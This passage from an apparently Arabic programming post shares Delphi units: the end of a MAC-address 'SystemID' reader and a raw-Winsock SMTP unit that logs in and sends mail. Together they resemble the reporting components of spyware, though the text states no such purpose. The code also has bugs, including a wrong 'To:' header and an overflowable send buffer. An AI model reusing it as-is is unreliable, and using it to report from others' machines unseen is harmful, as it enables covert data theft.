        IntToHex(Ord(Adapter.adapter_address[5]), 2);
    end;
    Inc(i);
  until  (I >= Ord(Lenum.Length)) or (_SystemID <>  '00-00-00-00-00-00');
  FreeMem(NCB);
  FreeMem(Adapter);
  FreeMem(Lenum);
  GetMacAdress  := _SystemID;
end;
end.
```



الوحدة الثانية

SendMailUnit.pas

```
unit SendMailUnit;
 {
  Send Email with pure Winsock
  By Anskya & edit by onexite
}
interface
uses windows, winsock;
function
SendEMail(PSmtp,PUser,PPass,PGetMail,PTOMail,Subject,MailText:string;port:integer):boolean;
implementation
var
   SendBody:string;
const
CRLF=#13#10;
BaseTable:string='ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=';
function StrLen(const Str: PChar): Cardinal; assembler;
asm
       MOV     EDX,EDI
       MOV     EDI,EAX
       MOV     ECX,0FFFFFFFFH
       XOR     AL,AL
       REPNE   SCASB
       MOV     EAX,0FFFFFFFEH
       SUB     EAX,ECX
       MOV     EDI,EDX
end;
function StrCopy(Dest: PChar; const Source: PChar): PChar; assembler;
asm
       PUSH    EDI
       PUSH    ESI
       MOV     ESI,EAX
       MOV     EDI,EDX
       MOV     ECX,0FFFFFFFFH
       XOR     AL,AL
       REPNE   SCASB
       NOT     ECX
       MOV     EDI,ESI
       MOV     ESI,EDX
       MOV     EDX,ECX
       MOV     EAX,EDI
       SHR     ECX,2
       REP     MOVSD
       MOV     ECX,EDX
       AND     ECX,3
       REP     MOVSB
       POP     ESI
       POP     EDI
end;
function StrPas(const Str: PChar): string;
begin
Result := Str;
end;
function FindInTable(CSource:char):integer;
```

```
begin
result:=Pos(string(CSource),BaseTable)-1;
end;
function EncodeBase64(Source:string):string;
var
Times,LenSrc,i:integer;
x1,x2,x3,x4:char;
xt:byte;
begin
result:='';
LenSrc:=length(Source);
if LenSrc mod 3 =0 then Times:=LenSrc div 3
else Times:=LenSrc div 3 + 1;
for i:=0 to times-1 do
begin
  if LenSrc >= (3+i*3) then
  begin
    x1:=BaseTable[(ord(Source[1+i*3]) shr 2)+1];
    xt:=(ord(Source[1+i*3]) shl 4) and 48;
    xt:=xt or (ord(Source[2+i*3]) shr 4);
    x2:=BaseTable[xt+1];
    xt:=(Ord(Source[2+i*3]) shl 2) and 60;
    xt:=xt or (ord(Source[3+i*3]) shr 6);
    x3:=BaseTable[xt+1];
    xt:=(ord(Source[3+i*3]) and 63);
    x4:=BaseTable[xt+1];
  end
  else if LenSrc>=(2+i*3) then
  begin
    x1:=BaseTable[(ord(Source[1+i*3]) shr 2)+1];
    xt:=(ord(Source[1+i*3]) shl 4) and 48;
    xt:=xt or (ord(Source[2+i*3]) shr 4);
    x2:=BaseTable[xt+1];
    xt:=(ord(Source[2+i*3]) shl 2) and 60;
    x3:=BaseTable[xt+1];
    x4:='=';
  end else
  begin
    x1:=BaseTable[(ord(Source[1+i*3]) shr 2)+1];
    xt:=(ord(Source[1+i*3]) shl 4) and 48;
    x2:=BaseTable[xt+1];
    x3:='=';
    x4:='=';
  end;
  result:=result+x1+x2+x3+x4;
end;
end;
function LookupName(const Name: string): TInAddr;
var
HostEnt: PHostEnt;
InAddr: TInAddr;
begin
HostEnt := gethostbyname(PChar(Name));
FillChar(InAddr, SizeOf(InAddr), 0);
if HostEnt <> nil then
begin
  with InAddr, HostEnt^ do
  begin
    S_un_b.s_b1 := h_addr^[0];
    S_un_b.s_b2 := h_addr^[1];
    S_un_b.s_b3 := h_addr^[2];
    S_un_b.s_b4 := h_addr^[3];
  end;
end;
Result := InAddr;
end;
function StartNet(host:string;port:integer;var sock:integer):Boolean;
var
wsadata:twsadata;
FSocket:integer;
SockAddrIn:TSockAddrIn;
```

```
err:integer;
begin
err:=WSAStartup($0101,WSAData);
FSocket:=socket(PF_INET,SOCK_STREAM,IPPROTO_IP);
if FSocket=invalid_socket then begin
   Result:=False;
   Exit;
end;
SockAddrIn.sin_addr:=LookupName(host);
SockAddrIn.sin_family := PF_INET;
SockAddrIn.sin_port :=htons(port);
err:=connect(FSocket,SockAddrIn, SizeOf(SockAddrIn));
if err=0 then begin
sock:=FSocket;
Result:=True;
end
else
begin
Result:=False;
end;
end;
procedure StopNet(Fsocket:integer);
var
err:integer;
begin
err:=closesocket(FSocket);
err:=WSACleanup;
end;
function SendData(FSocket:integer;SendStr:string):integer;
var
DataBuf:array[0..4096] of char;
err:integer;
begin
strcopy(DataBuf,pchar(SendStr));
err:=send(FSocket,DataBuf,strlen(DataBuf),MSG_DONTROUTE);
Result:=err;
end;
function GetData(FSocket:integer):String;
const
MaxSize=1024;
var
DataBuf:array[0..MaxSize] of char;
err:integer;
begin
err:=recv(FSocket,DataBuf,MaxSize,0);
Result:=Strpas(DataBuf);
end;
function
SendEMail(psmtp,puser,ppass,pgetmail,PTOMail,subject,mailtext:string;port:integer):boolean;
var
FSocket,res:integer;
begin
Result:=false;
//sendbody:='SendEmail';
if StartNet(PSmtp, port, FSocket) then
begin
   SendData(FSocket, 'HELO ' +Puser+ CRLF);
   getdata(FSocket);
   SendData(FSocket, 'AUTH LOGIN' + CRLF);
   getdata(FSocket);
   SendData(FSocket, EncodeBase64(Puser) + CRLF);
   getdata(FSocket);
   SendData(FSocket, EncodeBase64(PPass) + CRLF);
   getdata(FSocket);
   SendData(FSocket, 'MAIL FROM: <' + PGetMail + '>' + CRLF);
   getdata(FSocket);
   SendData(FSocket, 'RCPT TO: <' + PTOMail + '>' + CRLF);
   getdata(FSocket);
   SendData(FSocket, 'DATA' + CRLF);
   getdata(FSocket);
   SendBody := 'From: <' + PGetMail + '>' + CRLF
```

```
     + 'To: <' + PGetMail + '>' + CRLF
     + 'Subject: ' + Subject + CRLF
     + CRLF
     + MailText + CRLF
     + '.' + CRLF;
   res := SendData(FSocket, SendBody);
   getdata(FSocket);
   SendData(FSocket, 'QUIT' + CRLF);
   getdata(FSocket);
   StopNet(Fsocket);
   if res <> SOCKET_ERROR then
   begin
    Result:=true;
   end;
end;
end;
end.
```



تم بحمد الله